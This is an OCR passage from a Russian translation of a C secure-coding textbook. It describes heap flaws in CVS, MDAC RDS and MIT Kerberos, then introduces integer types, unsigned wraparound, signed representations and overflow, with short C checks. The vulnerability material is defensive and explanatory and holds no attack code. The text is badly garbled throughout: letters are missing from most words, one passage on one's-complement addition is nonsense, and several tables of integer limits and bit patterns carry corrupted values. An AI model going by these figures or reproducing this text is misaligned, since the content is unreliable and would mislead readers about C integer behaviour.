Когда CVS обрабатывает строку ввода выделяется дополнительный байт памяти для флага указывающего является ли эта строка модифицированной. CVS не проверяет был ли байт выделен для флага ранее то приводит к переполнению буфера на один символ. Путем многократного вызова уязвимой функции и вставки во входные строки определенных символов удаленный злоумышленник может выполнить перезапись нескольких блоков памяти. В ряде сред процесс сервера CVS запускается демоном сервисов Интернета (inetd) и может быть запущен с привилегиями суперпользователя.

Microsoft Data Access Components (MDAC)

Компонент службы удаленных данных (remote data ser ices — RDS) обеспе ивает промежуто ный этап клиентского запроса на обслуживание к серверной базе данных который позволяет веб-сайту применить бизнес-логику к запросу.

Функция заглушки данных в компоненте RDS содержит непроверяемую запись в буфер. Эта функция выполняет анализ входящего HTTP-запроса и генерирует команды RDS. Уязвимость связанная с переполнением буфера может быть использована злоумышленником для переполнения буфера в выделенной памяти. Описание этой уязвимости можно найти в следующих документах.

ш M c oso t Secu ty Bu et n MS02-065 **www.microsoft.com/technet/security/bulletin/MS02-065.mspx**

в CERT Adv so y CA-2002-33 **www.cert.org/advisories/CA-2002-33.html**

в CERT Vu ne ab ty No e VU#542081 **www.kb.cert.org/vuls/id/542081**

Эта уязвимость может быть использована двумя способами Первый предусматривает отправку злоумышленником вредоносно о HTTP-запроса уязвимой службе такой как сервер IS Если RDS включена злоумышленник может выполнить произвольный код на сервере IS По умолчанию RDS отключена в операционных системах W ndows 2000 и W ndows XP Она может быть отключена и в дру их операционных системах с помощью инструкций приведенных в бюллетене по безопасности корпорации Майкрософт

Дру ой способ воспользоваться этой уязвимостью включает вредоносный веб-сайт обеспечивающий хостин страницы которая использует переполнение буфера в за лушке MDAC RDS с помощью клиентско о приложения тако о как Inte net Exp o e Злоумышленник может выполнить произвольный код во время просмотра вредоносной веб-страницы пользователем Большинство платформ с обозревателем Inte net Exp o e и операционными системами до W ndows XP уязвимы для этой атаки

Повторное освобождение памяти в сервере CVS

Уязвимость сервера CVS связанная с повторным освобождением памяти может позволить удаленному злоумышленнику выполнить произвольный код или команды или вызвать отказ в обслуживании в уязвимой системе Эта уязвимость была описана в следующих документах

я CERT Adv so y CA-2003-02 **www.cert.org/advisories/CA-2003-02 .html**

as CERT Vu ne ab ty No e VU#650937 **www. kb. cert. org/vuls/id/650937**

Компонент сервера CVS содержит уязвимость связанную с повторным освобождением памяти которая может быть использована с помощью набора специально созданных запросов смены катало а При обработке этих запросов функция проверки ошибок может попытаться применить функцию **free**) к одной и той же ссылке на память более одно о раза Как описано в данной лаве освобождение уже освобожденной памяти может привести к повреждению кучи которое может быть использовано злоумышленником для выполнения произвольно о кода

Уязвимости в MIT Kerberos 5

Несколько уязвимостей связанных с повторным освобождением памяти имеется и в реализации протокола Ke be os 5 от MIT Подробнее эти уязвимости описаны в следующих документах

я MIT k b5 Secu y Adv so y 2004-002 **http //web.mit.edu/kerberos/advisories/MITKRB5-SA-2004-002-dblfree.txt**

ж US CERT Techn ca Cybe Secu ty A e t TA04-247A **www.us-cert.gov/cas/techalerts/TA04-247A.html**

я US-CERT Vu ne ab y Note VU#866472 **www.kb.cert.org/vuls/id/866472**

В частности в VU#866472 описана уязвимость связанная с повторным освобождением памяти в функции `krb5_rd_cred` () в библиотеке MIT Ke be os 5 Реализации `krb5_rd_cred` () до версии k b5-1 3 2 содержат код для явно о освобождения буфера который возвращает функция декодера ASN `decode_krb5_enc_cred_part` () ко да декодер возвращает ошибку При этом выполняется повторное освобождение памяти уже освобожденной декодером при ошибке Поскольку `decode_krb5_enc_cred_part` () не вызывается если только не выполняется успешное декодирование закодированной части учетных данных Ke be os лоумышленник должен быть аутентифицирован

■ 4.10. Резюме

Управление динамической памятью в про раммах на языках про раммирования C и C подвержено дефектам про раммно о обеспечения и недостаткам безопасности Хотя использовать уязвимости на основе кучи может быть более сложно чем их анало и на основе стека про раммы с недостатками системы безопасности связанными с памятью также уязвимы для атак Сочетание передово о опыта про раммирования и динамическо о анализа может помочь вам выявить и устранить эти недостатки безопасности во время разработки приложений

Глава 5

Целочисленная безопасность

В соавторстве с Ду ласом А Гвином (Doug as A Gwyn) Дэвидом Китоном (Dav d Keaton) и Дэвидом Свободой (Dav d Svoboda) [1]

Все доброе является трансмутацией чего-то злого
отцом каждого бога является дьявол

— Фридрих Ницше (F ed ch N etzsche)

Полное собрание сочинений критическое исследование
Sam che We ke K sche S ud enausgabe)

5 1. Введение в целочисленную безопасность

Целые числа представляет собой натуральные числа (1 2 3) нуль а также натуральные числа взятые с обратным знаком (1 -2 -3) Целые числа можно рассматривать как подмножество действительных чисел которые записываются без нулевой дробной части Например 65 7 и -756 — целые числа а 1 6 и 1 *Уг* — не целые

Целые числа представляют растущий и недооцененный источник уязвимостей в программах на С лавным образом потому что раничные условия для целых чисел в отличие от дру их раничных условий в области про раммно о обеспечения намеренно и норируются Большинство про раммистов выпускаемых из колледжей и университетов понимает что целые числа имеют фиксированные раницы Однако то ли потому что эти о раничения считаются достаточно слабыми то ли из-за то о что тестирование результатов каждой арифметической операции оказывается слишком доро им удовольствием

Дуглас А Гвин уволился из армии США и явля т я почетным членом INC TS PL22 11 Дэвид Китон — член тарш го технического персонала в CERT Program в Software Eng neer ng Inst tute SEI) и кафедры INCITS PL22 11 Дэвид Свобода — член технического персонала в CERT

нарушения раничных условий для целых чисел остаются непроверенными в большей части коммерческо о про раммно о обеспечения

При разработке безопасных систем мы не можем предпола ать что про рамма будет работать нормально в пределах широко о спектра ожидаемых входных данных поскольку злоумышленники ищут входные значения которые приводят именно к аномальным результатам Представления целых чисел в компьютерах конечно же несовершенны Уязвимость про раммно о обеспечения может стать результатом то о что про рамма вычисляет непредвиденное целое значение (т е значение отличное от математически верно о рубо оворя полученно о с помощью карандаша и бума и) а затем использует е о в качестве индекса массива разхмера или счетчика цикла

Поскольку систематическая проверка диапазонов целых чисел в большинстве про раммных систем на C не применяется в них определенно имеются дефекты связанные с целыми числами и некоторые из них вероятно приводят к уязвимостям

5.2. Целочисленные типы данных

Целочисленный тип предоставляет модель конечно о подмножества математическо о множества целых чисел *Значением* объекта целочисленно о типа является математическое значение назначенное объекту *Представление* значения объекта целочисленно о типа представляет собой конкретное кодирование значения в виде последовательности битов в памяти выделенной для это о объекта

Язык про раммирования C предоставляет ряд стандартных целочисленных типов с именами являющимися ключевыми словами) и позволяет реализациям определять *расширенные* целочисленные типы (с зарезервированными именами идентификаторов не являющимися ключевыми словами) они мо ут также быть включены в определения типов в стандартных за оловочных файлах

Стандартные целочисленные типы включают все хорошо известные с первых дней языка K&R C целочисленные типы Эти типы тесно связаны с архитектурой машины на которой они используются Расширенные целочисленные типы определены в стандарте C как целочисленные типы с фиксированными раницами

Каждый объект целочисленно о типа в C требует фиксированно о количества *байтов* памяти Константное выражение `CHARJ3IT` из за оловочно о файла `<limits.h>` задает количество битов в байте которое должно быть не меньше 8 но может превышать это значение в зависимости от конкретной реализации За исключением типа `unsigned char`, не все биты должны быть доступны для представления значения неиспользуемые биты называются *заполнителями* (padd ng) Заполнение обеспечивает реализациям возможность работы с аппаратными особенностями например пропускать знаковый бит в средине представления из нескольких слов

Количество битов (без учета аполнителей) используемых для представления значения данно о типа называется е о *шириной* (w d h) и обозначается далее как w `type)` или ино да просто как `N`. *Точность* (p ec s on) целочисленно о типа определяется как количество битов используемых для представления значений исключая знаковые и заполняющие биты

Например на таких архитектурах как x86-32 де используются заполняющие биты точность знаковых типов равна *w{ ype)* - 1 в то время как для беззнаковых типов точность равна *w ype)*

Имеются и дру ие пути представления целых чисел такие как арифметика с произвольной точностью или арифметика больших чисел Эти методы динамически выделяют память необходимую для размещения количества битов требующе ося для корректно о представления значений Однако стандарт C не определяет ни одной такой схемы и в отличие от C не позволяет переопределять операторы такие как или чтобы использовать их в выражениях содержащих такие абстрактные типы данных Такие схемы используют приложения наподобие шифрования с открытым ключом чтобы обойти о раничения фиксированных размеров в языке про раммирования C

Стандартные целочисленные типы состоят из множества знаковых целочисленных типов и соответствующих им беззнаковых целочисленных типов

Беззнаковые целочисленные типы

C требует чтобы беззнаковые целочисленные типы представляли значения с помощью двоичной системы счисления без смещения Это означает что значением двоично о числа является $Z = o * \sqrt{2}^{1}$ Крайний справа бит имеет вес 2° следующий бит — значение *2* и т д Значение двоично о числа равно сумме весов всех установленных битов Это означает что если все биты числа нулевые то и число равно нулю а число 1 представлено нулевыми битами за исключением *младшего* бита равно о 1 Беззнаковые целочисленные типы представляют все значения от 0 до верхней раницы равной $2^{y\ e)} - 1$

Все побитовые операторы (I & A ~) рассматривают биты как двоичные числа как показано в примере 5 1

Пример 5 1. Побитовый оператор A 13Л6=11

```
1 1 0 1   13
 0 1 1 0   6

1 0 1 1   11
```

Беззнаковые целые числа являются естественным выбором для подсчета некоторых объектов вещей элементов Стандартными беззнаковыми целочисленными типами (в неубывающем порядке длин) являются следующие

1 uns gned cha

2 uns gned sho t nt

3 uns gned nt

4 uns gned ong nt

5 uns gned ong ong nt

Ключевое слово nt можно опустить (если только оно не является единственным ключевым словом представляющим целочисленный тип)

Неубывающий порядок длин означает что например uns gned cha не может быть длиннее чем uns gned ong ong nt но может иметь ту же длину) Большое количество разных длин отражает особенности имеюще ося аппаратно о обеспечения с течением вре мени ре истры становятся все больше так что появляются все большие и большие типы

Целочисленные раницы зависящие от компилятора и используемой платформы определены в за оловочном файле < m ts h> Ознакомьтесь с ними самостоятельно но помните что эти значения зависят от платформы Для переносимости в исходных текстах следует использовать именованные константы но не конкретные числовые значения Столбец Минимальное значение в табл 5 1 определяет арантированный переносимый диапазон для каждо о беззнаково о цело о типа т е наименьшее максимальное значение обеспечиваемое всеми реализациями Эти значения заменяются конкретными значениями с тем же знаком определенными реализацией как например показано в таблице для архитектуры x86-32

Таблица 5 1 Целочисленные границы зависящие от компилятора и исполь уемой платформы

Константное выражение	Минимальное значение	x8б 32	Максимальное значение объекта типа
`UCHAR_MAX`	255 (2 1)	255	`unsigned char`
`USHRT_MAX`	65 535 2 - 1)	65 535	`unsigned short`
`UINT_MAX`	65 535(2’ -1)	4 94 967 295	`unsigned int`
`ULONG_MAX`	4 294 967 295 (2 - 1)	4 94 967 295	`unsigned long int`
`ULLONG_MAX`	18 46 744 073 709 551 615 (2 -	1) 18 446 744 073 709 551 615	`unsigned long long int`

Поскольку все значения — беззнаковые минимальное представимое значение все да равно нулю и для не о никакая константа не определена

Минимальная ширина для беззнаковых типов стандартных типов имеет следующие значения указанные в скобках после имени типа uns gned cha (8) uns gned sho t (16) uns gned nt (16) uns gned ong (32) uns gned ong ong (64)

С также добавляет полноценный булев тип Объект типа _Boo1 достаточно велик чтобы хранить значения 0 и 1 и действовать как беззнаковое число При конвертации в тип Boo любо о скалярно о значения результатом является значение 0 если исходное значение равно нулю в противном случае результатом является значение 1

Циклический возврат

Вычисления с участием беззнаковых операндов не мо ут привести к переполнению поскольку результат который не может быть представлен результирующим беззнаковым целочисленным типом приводится к представимому диапазону по модулю числа на 1 больше максимально о представимо о этим типом В случае сложения и умножения это то же самое как если бы имелись дополнительные старшие биты в количестве достаточном для размещения результата а затем эти биты оказались отброшены

Визуализация циклическо о возврата с помощью 4 битных беззнаковых целых чисел показана на рис 5 1

Увеличение значения в кру е дает значение находящееся рядом с ним по часовой стрелке Обратите внимание что увеличение максимально о значения цело о числа без знака (15) дает минимальное значение для данно о типа (0) Это пример циклическо о возврата показанный в примере 5 2

Прим р 5 2 Циклический во врат

```
1   unsigned int ui
2   ui    UINT MAX                  //   Например,    4294967295  на x86-32
```

```
3   ui++
4   printf("ui    %u n", ui)   // ui    0
5   ui - 0
6   ui—
7   printf("ui    %u n", ui)   // ui    4294967295 на x86-32
```

ис 5 1 етырехбитное представление беззнаковых целых чисел

Из за циклическо о возврата беззнаковое целочисленное выражение не может давать число меньшее нуля Таким образом вполне возможно написать на C тест который все да дает t ue или все да дает fa se В примере 5 3 невозможно получить отрицательное значение поэтому цикл нико да не завершится

Пример 5 3. Беззнаковое целочисленное выражение и циклический возврат

```
for unsigned i   n  —i >  0 ) // Никогда не завершится
```

Такая ошибка произошла в субботу 25 декабря 2004 ода ко да авиакомпания Coma прекратила всю работу и отменила более 1100 вылетов из-за ошибки в про раммном обеспечении расписания полетов Ошибка оказалась результатом то о что 16-битный счетчик о раничивал количество изменений в любом данном месяце значением 32 768 Шторм в начале месяца привел к большому количеству изменений в расписании и 16 битный счетчик оказался переполненным

Чтобы избежать тако о незапланированно о поведения следует проверять возможность циклическо о возврата перед выполнением операции изредка после нее) которая может к

нему привести О раничения в за оловочном файле < m ts h> поле ны но их наивное использование не помо ает В примере 5 4 показана проверка циклическо о возврата

Пример 5. . Проверка цикли еского возврата

```
1  unsigned int i, j, sum
2  if  sum + i > UINT_MAX)  / Невозможно, sum+i обнуляется
3       too big )
4  else
5       sum +  i
```

Следует реализовать тест так чтобы исключить возможность циклическо о возврата

```
1  if  i > UINT_MAX - sum) //  ораздо лучше!
2       too_big )
3  else
4       sum +  i
```

Та же проблема возникает при проверке минимально о беззнаково о значения 0

```
1  if  sum - j < 0) // Невозможно из-за
2       negative )  // циклического возврата sum-j
3  else
4       sum -  j
```

Правильная проверка имеет следующий вид

```
1  if  j > sum) // Правильно
2       negative O
3  else
4       sum -  j
```

Если только в про рамме не используются типы *с точным значением ширины* такие как u nt32_t из <s d nt h> (рассматриваются в разделе Дру ие целочисленные типы на с 235) ширина при которой происходит циклический возврат зависит от реализации что приводит к разным ре ультатам на различных платформах Если про раммист не будет учитывать этот факт вероятна ошибка переносимости

В табл 5 2 показано какие операции мо ут приводить к циклическому возврату

Таблица 5.2. Цикли еский возврат в операциях

Оператор	Возврат	Оператор	Возврат	Оператор	Возврат	Оператор	Возврат
	Да		Да	«	Да	<	Нет
	Да	* =	Да	»	Нет	>	Нет
*	Да	/=	Нет	&	Нет	>=	Нет
/	Нет		Нет	1	Нет	<=	Нет
б	Нет	«=	Да		Нет		Нет
	Да	»=	Нет		Нет	i	Нет
	Да	&=	Нет	1	Нет	&&	Нет
	Нет	1	Нет	Унарный	Нет	1 1	Нет
=	Да		Нет	Унарный -	Да		Нет

Знаковые целочисленные типы

Знаковые целые числа используются для представления положительных и отрицательных значений диапазон которых зависит от количества битов выделенных на тип и представление

В С каждый беззнаковый целочисленный тип за исключением типа **Boo** имеет соответствующий знаковый целочисленный тип который занимает то же количество памяти

Стандартные знаковые целочисленные типы включают следующие типы (в неубывающем порядке длин (например **ong ong nt** не может быть короче **ong nt)**

1 s gned char
2 hort nt
3 nt
4 ong nt
5 ong ong nt

За исключением типа **char** ключевое слово **s gned** может быть опущено (одно слово **char** действует либо как **uns gned char** либо как **s gned char** в зависимости от реализации и по историческим причинам рассматривается как отдельный тип) Ключевое слово **nt** можно опустить (если только оно не является единственным ключевым словом представляющим целочисленный тип)

Кроме то о все достаточно малые неотрицательные значения имеют одно и то же представление как в знаковом так и в беззнаковом типе На то что число отрицательное в знаковых типах указывает установленный старший бит который называется знаковым битом Стандарт С разрешает представлять отрицательные значения как знак и величину в формате дополнения до единицы или в формате дополнения до двойки

Знак и величина Знаковый бит указывает является значение отрицательным (знаковый бит равен 1) или положительным знаковый бит равен 0) а биты значения (не заполняющие) представляют значение в двоичном представлении (так же как и в беззнаковом числе) Для изменения знака числа достаточно изменить значение знаково о бита

Например 0000101011 в двоичной записи равно 43 Чтобы изменить знак достаточно установить знаковый бит 1000101011 = -43

Дополнение до единицы В формате дополнения до единицы знаковый бит имеет вес $\sim(2^{n\ 1} - 1)$ а все остальные биты имеют те же веса что и в беззнаковом случае Например 1111010100 равно -43 в представлении дополнения до единицы При ширине 10 битов знаковый бит имеет вес $-(2^9 - 1) = -511$ Остальные биты дают число 468 так что 468 - 511 = -43

Для то о чтобы обратить знак в этом формате нужно поменять значение каждо о бита (включая знаковый) на обратное

Арифметика в формате дополнения до единицы

Представление целых чис л в формате дополнения до единицы предпочтительнее формата знака и значения так как соответ твующее аппаратное обеспеч ние легче реализовать Многие ранние компьютеры включая прои водства D g a C DC и UNIVAU исполь овали именно это представление целых чисел 2 •

Представление отрицательного ц лого числа в формате дополнения до единицы образуется ^тем&а шсидвойчного&редставл ения ^^житейь юго начения с последующим обращением каждого бит& каждая I зафйЕде^ я на О а каждый *О'Щщі*) | заменяется и значение знакового бита *'У№* * ’’’V V^V^V *w

Сложение двух цельїхччй^ в даш сжфор УЙ®^|ключае1г^два шага V JT -- £

1 Выполняется двоичное сложение чисел в формате дополнения ДО еДИН^Ы*^

2 Если имеется перенос едийй&ы после старшего бфга она добавляет^^м^Щ^I

му биту с у м м ы V л V ^ *ЇГ* £• X *???* - <? • £££ ‘ V^f V V- V

Пример сложения

– аг

Представление в формате дополнения ДО единицы 5

2 &

***00300001О**

л-^с- * - ^ fe ш$ Ш

к ШШ **1 1 о**

Сумма и бит переноса (полужир& й *)* М*

1 $$оооооо

Сумма в формате дополн ния до единицы

йоооооооо и

Проблема формата дополнения 4$ единицы заключается в необходимо^и^риб в^ лять бит переноса и в наличии двух ра личных битовых предста влений нуля ***t L***

Дополнение до двойки В формате дополнения до двойки знаковый бит имеет вес -2^N~\ а все остальные биты имеют те же веса что и в беззнаковом случае Например 1111010101 равно 43 в представлении дополнения до двойки При ширине 10 битов знаковый бит имеет вес -2^9 = - 512 Остальные биты дают число 469 так что 469 - 512 = -43

На разных платформах используются все три метода Однако в настольных систехмах превалирует формат дополнения до двойки

Для обращения знака значения в формате дополнения до двойки сначала выполняется обращение знака в формате дополнения до единицы а затем к нему прибавляется 1 со всеми необходимыми переносами)

В табл 5 3 показаны двоичное и десятичное представления иллюстративных значений 8-битно о знаково о целочисленно о типа в формате дополнения до двойки без заполняющих битов N = 8) Начиная с крайне о справа бита = 0) двоично о представления вес каждо о f- о бита равен 2 за исключением крайне о слева бита вес которо о равен -2^N~

Таблица 5 3 Зна ения 8 битно о наково о цело исленно о типа

Двоичное число	Десятичное число	Веса	Константа
0000000	0	0	
0000001	1	2°	
1111110	126	2 2 2 2 2 2	
1111111	127	2* !	SCHAR_MAX
100000 0	128	-2 0	SCHAR MIN
100000 1	127	- 2 W 1	

Окончание табл 5 3

Двоичное число	Десятичное число	Веса	Константа
1Ш 110	-2	-2л 126	
11111111	-1	_2«-I I27	

На рис. 5 2 показано представление в формате дополнения до двойки етырехбитных знаковых целых исел.

Рис 5 2 Представление в формате дополнения до двойки четырехбитных знаковых целых чисел

Обратите внимание то увели ение максимального зна ения етырехбитного исла в формате дополнения до двойки (7) дает минимальное зна ение этого типа (-8).

Сравнение целочисленных представлений В табл. 5. показаны разные представления некоторых цело исленных зна ений в предположении 10 битов ширины и отсутствия заполняющих битов.

Таблица 5 4 Сравнение пре ставлений целых чисел

Значение	Знакивеличина	Дополнение до1	Дополнение до2
0	0000000000	0000000000	0000000000
-0	1000000000	1111111111	Недоступно
1	0000000001	0000000001	0000000001
-1	1000000001	1111111110	1111111111
43	0000101011	0000101011	0000101011
-43	1000101011	1111010100	1111010101
511	0111111111	0111111111	0111111111
-511	1111111111	1000000000	1000000001
512	Недоступно	Недоступно	Недоступно
-512	Недоступно	Недоступно	1000000000

Представления в виде знака и величины и в формате дополнения до единицы имеют по два представления для математическо о значения 0 обычный нуль и *отрицательный нуль* Представление отрицательно о нуля может быть получено с помощью ло ических операций но не должно быть результатом никакой арифметической операции за исключением случая ко да один из операндов имеет представление отрицательно о нуля

В компьютере с представлением целочисленных значений в формате дополнения до двойки представимые знаковые целые числа находятся в диапазоне от $2^{N\sim 1}$ до ^{1} - 1 При использовании формата дополнения до единицы верхняя раница такая же а нижняя представляет собой $-2^{N\sim 1}$ 1

Диапазоны знаковых целых чисел

Столбец Минимальное значение в табл 5 5 указывает арантированный переносимый диапазон для каждо о стандартно о знаково о типа Эти диапазоны мо ут быть заменены определяемыми реализацией значениями то о же знака например показанными в таблице для архитектуры x86 32


Таблица 5.5. Переносимые диапазоны для стандартных знаковых цело исленных типов

Константное выражение	Минимальное значение	x86-32	Описание
`SCHAR MIN`	- 27 / - (2^7 - 1)	-128	Минимальное зна ение для объекта типа **`signed char`**
`SCHAR MAX`	127 / 2^7 -1	127	Максимальное зна ение для объекта типа **`signed char`**
`SHTR MIN`	-32 767//-(2^{15} - 1)	-32 768	Минимальное зна ение для объекта типа **`short int`**
`SHTR_MAX`	32 767 // 2 ^{S} - 1	32 767	Максимальное зна ение для объекта типа **`short int`**
`INT MIN`	-32 767 / - (2^{15} - 1)	-2 1 7 83 6 8	Минимальное зна ение для объекта типа **`int`**
`INT MAX`	32 767 *и*2^{15} - 1 2 1 7 83 6 7		Максимальное зна ение для объекта типа **`int`**
`LONG IN`	-2 1 7 83 6 7 // - 2^3 - 1)	-2 1 7 83 6 8	Минимальное зна ение для объекта типа **`long int`**
`LONG MAX`	2 1 7 83 6 7 / 2^{31} -1	2 1 7 83 6 7	Максимальное зна ение для объекта типа **`long int`**
`LLONG MIN`	9 223 372 036 85 775 807 // - (2^{63} -1)	9 223 372 036 85 775 808	Минимальное зна ение для объекта типа **`long long int`**
`LLONG MAX`	9 223 372 036 85 775 807 // 2^{63} -1	9 223 372 036 85 775 807	Максимальное зна ение для объекта типа **`long long int`**

Стандарт C определяет следующую минимальную ширину для стандартных знаковых типов s gned cha (8) sho t (16) nt 16) ong (32) и ong ong (64)

Фактическая ширина в каждой реализации может быть получена из максимальных представимых значений определенных в за оловочном файле < m s h> Размеры (количество байтов памяти) этих типов объектов мо ут быть определены с помощью выражения s zeof (ypename) размер включает заполняющие биты (если таковые имеются)

Минимальные и хмаксимальные значения целочисленных типов зависят от вида представления знаковости и ширины На рис 5 3 показаны диапазоны целочисленных типов для архитектуры x86-32



ис 5 3 Диапазоны целочисленных типов для архитектуры x86 32 не в масштабе)

Почему часто встречаются знаковые целочисленные типы ч т Ч*


Исторически большинство целочисленных переменных в коде на языке программирования С объявляются знаковыми а не беззнаковыми На п рвый в гляд* то кажется Странным Большинство целочисленныхйереы нных используются в качестве размеров* Сметчиков илиЛп де сов которые предст а в л я к іт собой только нє отрицат льные значения 1ак почему бы не объявить их как целые числа без знака которые имеют более широкий диапазон положительных значений? Ч

Одно из во можных объя нений заключается в отсутствии механизмахобработки исключений в С В ре ультате пррграмьфсты на языке С разработали различные механизмы для вр&зрата состояния из функций Хотя программист на С и может вернуть состояние в - аргументе переданном* по сылке более ным механизмом является возврат соотв т твующего значения функции В таком случае поль ователь может проверить возвращенное состояние непосредственно в инструкции f-e se без выделения отдельной переменной для возврата состояния Этот подход прекрасно работа т когда при нормальном завершении функция не возвращает начение но что делать если функция возвращает собственное начение? *

Распространенное решение заключается в определений недопустимого возвраща - мого значения и использовании его для представления состояния ошибки Как уже отмечалось большинство приложений целых чисел генерируют неотрицат льные значения так что указать на ошибку можно вернув из функции отрицательное число Однако для хранения этих значений программист должен объявить знач - ния знаковыми ~ т

Целочисленное переполнение

Переполнение возникает ко да при операции над целым числом со знаком получается значение которое не может быть представлено результирующим типом Целочисленные переполнения со знаком являются неопределенным поведением в C позволяя реализации молча выполнить циклический возврат (наиболее распространенное поведение) с енерировать прерывание или сделать и то и дру ое Поскольку в большинстве существующих компиляторов C целочисленные переполнения со знаком молча выполняют циклический возврат некоторые про раммисты считают что это — хорошо определенное поведение



Источник xkcd com)

Приведенный далее код показывает следствия знаково о целочисленно о переполнения на платформах де выполняется тихий циклический возврат Знаковая целочисленная переменная получает максимально возможное значение 2 147 483 647 а затем увеличивается Эта операция приводит к целочисленному переполнению и получает значение -2 147 483 648 (минимальное значение для типа nt) Результат операции (2 147 483 647 1 = 2 147 483 648) очевидно отличается от математическо о результата

```
1   int i
2   i    INT_MAX                // 2147483647
3   i++
4   printf("i   %d n", i)  // i   -2147483648
```

Целочисленное переполнение происходит также ко да выполняется уменьшение знаково о цело о числа имеюще о минимальное значение

```
1 i    INT_MIN                // -2147483648
2   i —
3   printf("i   %d n", i)  // i   2147483647
```

